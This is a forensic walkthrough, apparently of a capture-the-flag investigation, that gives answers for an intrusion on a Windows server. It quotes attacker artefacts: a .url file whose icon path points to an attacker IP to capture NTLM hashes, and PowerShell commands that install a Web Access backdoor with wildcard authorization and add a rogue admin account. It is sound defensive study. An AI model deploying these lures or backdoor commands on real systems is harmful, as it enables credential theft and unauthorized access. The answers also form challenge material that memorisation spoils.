
Abstract
Liberty launched a massive project with a budget exceeding $100 million, with the goal of granting true freedom to humanity.
One day, a system administrator discovered a shared folder configured with “Full Control” permissions granted to “Everyone”, raising concerns about a potential security incident.
You have been tasked with investigating evidence collected from the affected endpoint to determine what occurred. Threat Intelligence has previously identified that an employee’s credentials were harvested by a RedLine Stealer, which is suspected to have been used for initial access to this system.
This sherlock provides most of the C drive for the investigation.
Question 1
You suspect that a threat actor might conduct password spraying attack on this server, How many failed logon attempts identified before successfully identifying the correct pair of the credential?
First I parse all the event logs with EvtxECmd and then search for event IDs 4624 (Successful Login) and 4625 (Failed Login). At 2025-06-11 14:35:56 I see multiple failed logins in rapid succession for different accounts. All those attempts come from 192.168.189.129, so I further narrow the list down. Following 5 failed attempts, the attacker successfully logged in as LIBERYSV08\v.hunter.

5
Question 2
What is the user that was identified by the threat actor?
v.hunter
Question 3
There is a shared folder that can be accessed by all users, what is the name of this shared folder?
The information about exposed shares is kept in the SYSTEM hive under ControlSet001\Services\LanmanServer\Shares. There I find three shares:
Proposal⇒C:\Users\k.texus\Desktop\Project ProposalUsers⇒C:\UsersProjectArk⇒C:\ProjectArk
All have them have a corresponding entry in the subkey Security with the hex-encoded value of the Security Descriptor. The one for Proposal decodes to allow access to Everyone.
PS > $hex = "01-00-04-80-48 ..."

PS > $bytes = $hex -split '-' | ForEach-Object {[Convert]::ToByte($_,16)}

PS > $sd = New-Object System.Security.AccessControl.RawSecurityDescriptor ($bytes, 0)

PS > $sd.DiscretionaryAcl | ForEach-Object {
    $sid = $_.SecurityIdentifier
    $account = $sid.Translate([System.Security.Principal.NTAccount])
    [PSCustomObject]@{
        Account = $account
        AccessMask = $_.AccessMask
        AceType = $_.AceType
        AceFlags = $_.AceFlags
    }
}
Account       AccessMask       AceType AceFlags
-------       ----------       ------- --------
Everyone         1179817 AccessAllowed     None
BUILTIN\Users    1245631 AccessAllowed     None
Proposal
Question 4
The threat actor uploaded several files to the previously identified shared folder. One of these files can be used to capture the hash of a user who opens it. What is the name of that file?
With the help of MFTEcmd I parse the $MFT file and then search for files that have their parent path set to .\Users\k.texus\Desktop. This finds the shared folder along with two files, Proposal.url and newproposal.txt in it. URL files can be used to steal Net-NTLMv2 hashes1.

Proposal.url
Question 5
What is the full URL used by threat actor to mimic the fake proposal of the project?
As seen in the previous screenshot, the URL file is only 139 bytes in size and therefore fully contained within the $MFT. Resident files can be carved from the master file table with MFTECmd with their Entry Number.
PS > .\MFTECmd.exe -f '$MFT' --de 8902
--- SNIP ---
    ASCII:   [InternetShortcut]
URL=http://argonaut.ark/proposal.html
WorkingDirectory=C:\Users\
IconFile=\\192.168.189.129\%USERNAME%.icon
IconIndex=1
--- SNIP ---
http://argonaut.ark/proposal.html
Question 6
What is the full UNC path of the network share that the threat actor used to capture hash of the victim?
\\192.168.189.129\%USERNAME%.icon
Question 7
What is the format of the hash that the threat actor captured via this method?
Net-NTLMv2
Question 8
What is the full name of the second compromised user?
First I check the logs for successful logins (4624) and limit my search to those occurring after the file was placed there (2025-06-11 14:39:00). This event also records the remote host IP and I spot several logins with username k.texus coming from 192.168.189.129.
Then I parse the SAM registry hive to get the full name of the user.
Kuneo Texus
Question 9
When was the time that the threat actor connected to the server via RDP in UTC?
I recycle the previous search and limit it further by only looking at logon type 10 as this corresponds to RDP2
2025-06-11 14:44:48
Question 10
The threat actor discovered a folder that stores files about the project, What is the full path of this folder?
The NTUSER.DAT hive within the users directory shows the recent files and folders. Among them is C:\ProjectArk even though the timestamp does not match. Newest entry in the list is arkproj.zip and cross-referencing the parent entry number of this file in $J also shows the ProjectArk directory.

C:\ProjectArk
Question 11
The threat actor created an archive file containing all files of the previously identified folder, What is the name of this archive file?
arkproj.zip
Question 12
What is the total bytes of all files on that folder which were compressed into previously identified archive file? (not including Zone Identifier)
Going back to the $MFT I search for files with their parent path set to .\ProjectArk. This shows all the files within that folder and based on the timestamps they were present in the folder before the attacker got access. The column File Size reports the individual size, so I just have to sum it up.

783907
Question 13
The threat actor uploaded the previously identified file to C2 website, What is the domain of this website?
Since the attacker has an interactive RDP session, its not too unlikely a browser was used upload the file. Checking out the Edge history shows evidence that someone accessed http://yourc2filemanager.cn/upload.php.
$ sqlite3 Users/k.texus/AppData/Local/Microsoft/Edge/User\ Data/Default/History

sqlite> SELECT * FROM urls;
id|url|title|visit_count|typed_count|last_visit_time|hidden
20|https://www.bing.com/search?q=7zip&cvid=efe8fc37973a4f438bf8bd69ba650714&gs_lcrp=EgRlZGdlKgYIABBFGDkyBggAEEUYOTIGCAEQABhAMgYIAhAAGEAyBggDEAAYQDIGCAQQABhAMgYIBRAAGEAyBggGEAAYQDIGCAcQABhAMgYICBAAGEDSAQgzODU2ajBqMagCALACAQ&FORM=ANSPA1&PC=U531|7zip - Search|2|0|13393810354304423|0
21|https://www.bing.com/ck/a?!&&p=a3f4c04142401f103f65f09ce5d159807fa98f80075c4538a75f475a20b7614fJmltdHM9MTc0OTI1NDQwMA&ptn=3&ver=2&hsh=4&fclid=08ce0629-14ec-61f2-10e1-102d15076054&psq=7zip&u=a1aHR0cHM6Ly93d3cuNy16aXAub3JnLw&ntb=1||1|0|13393810354274250|0
22|https://www.7-zip.org/|7-Zip|1|0|13393810356372831|0
23|https://drive.google.com/drive/folders/15hrAMdN9QPWs9BJe1y3mVt3YSIAbyVZy?usp=drive_link|Liberty - Google ไดรฟ์|1|1|13393943252540220|0
24|https://drive.google.com/drive/folders/15hrAMdN9QPWs9BJe1y3mVt3YSIAbyVZy|Liberty - Google ไดรฟ์|1|0|13393943343534560|0
25|http://localhost/|Project Ark|1|1|13394125469494616|0
26|http://argonaut.ark/proposal.html|Project Ark - Proposal|1|1|13394126498440351|0
27|http://yourc2filemanager.cn/|File Upload and Download|1|1|13394126788435313|0
28|http://yourc2filemanager.cn/upload.php|File Upload and Download|2|0|13394126804023896|0
Running strings over the stored sessions shows traces of the ZIP archive next to the domain.
$ strings 'Users/k.texus/AppData/Local/Microsoft/Edge/User Data/Default/Sessions/Tabs_13394125377210881
--- SNIP ---
http://yourc2filemanager.cn/upload.php
http://yourc2filemanager.cn
http://yourc2filemanager.cn/
http://yourc2filemanager.cn/
http://yourc2filemanager.cn/upload.php
------WebKitFormBoundaryWetxwBzK0pt5fJFA
Content-Disposition: form-data; name="fileToUpload"; filename="arkproj.zip"
Content-Type: application/x-zip-compressed
------WebKitFormBoundaryWetxwBzK0pt5fJFA--
http://yourc2filemanager.cn
http://yourc2filemanager.cn/upload.php
http://yourc2filemanager.cn/upload.php
yourc2filemanager.cn
Question 14
While reviewing users on this server, you found a suspicious user on this server, What is the name of this user?
Within the SAM hive I find the user t.minami. The account was created shortly after the previous events and is member of the Administrators and Remote Management Users groups.
t.minami
Question 15
The threat actor installed a web-based gateway as a backdoor to the server. What is the full command used to install this feature?
The user k.texus has a ConsoleHost_history.txt file present in \AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline. It shows the installation of WinRM and addition of t.minami to the Remote Management Users group.
Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
Install-PswaWebApplication -UseTestCertificate
Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName *
Enable-PSRemoting -Force
Test-WSMan
Get-Service -Name WinRM
net localgroup "remote management users" t.minami /add
net user t.minami
Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
Question 16
Which protocol has to be enabled to use this feature?
WinRM
Question 17
Provide the UTC timestamp when the threat actor confirmed successful backdoor access through the previously identified user account.
There are multiple logins associated with the username, but only one correlates with the creation of the session for the next question.
2025-06-11 14:54:55
Question 18
What is the Session ID of this connection?
Recorded in event ID 769 of the Microsoft-Windows-PowerShellWebAccess/Operational log.
LIBERYSV08\t.minami.250611.075455
Question 19
Provide the UTC timestamp When was this session terminated by the threat actor
Searching for the session ID returns the logoff event with ID 770.
2025-06-11 14:55:40
Question 20
What is the name of shared folder that was created by the threat actor during the invasion?
Previously identified in Question 3.
ProjectArk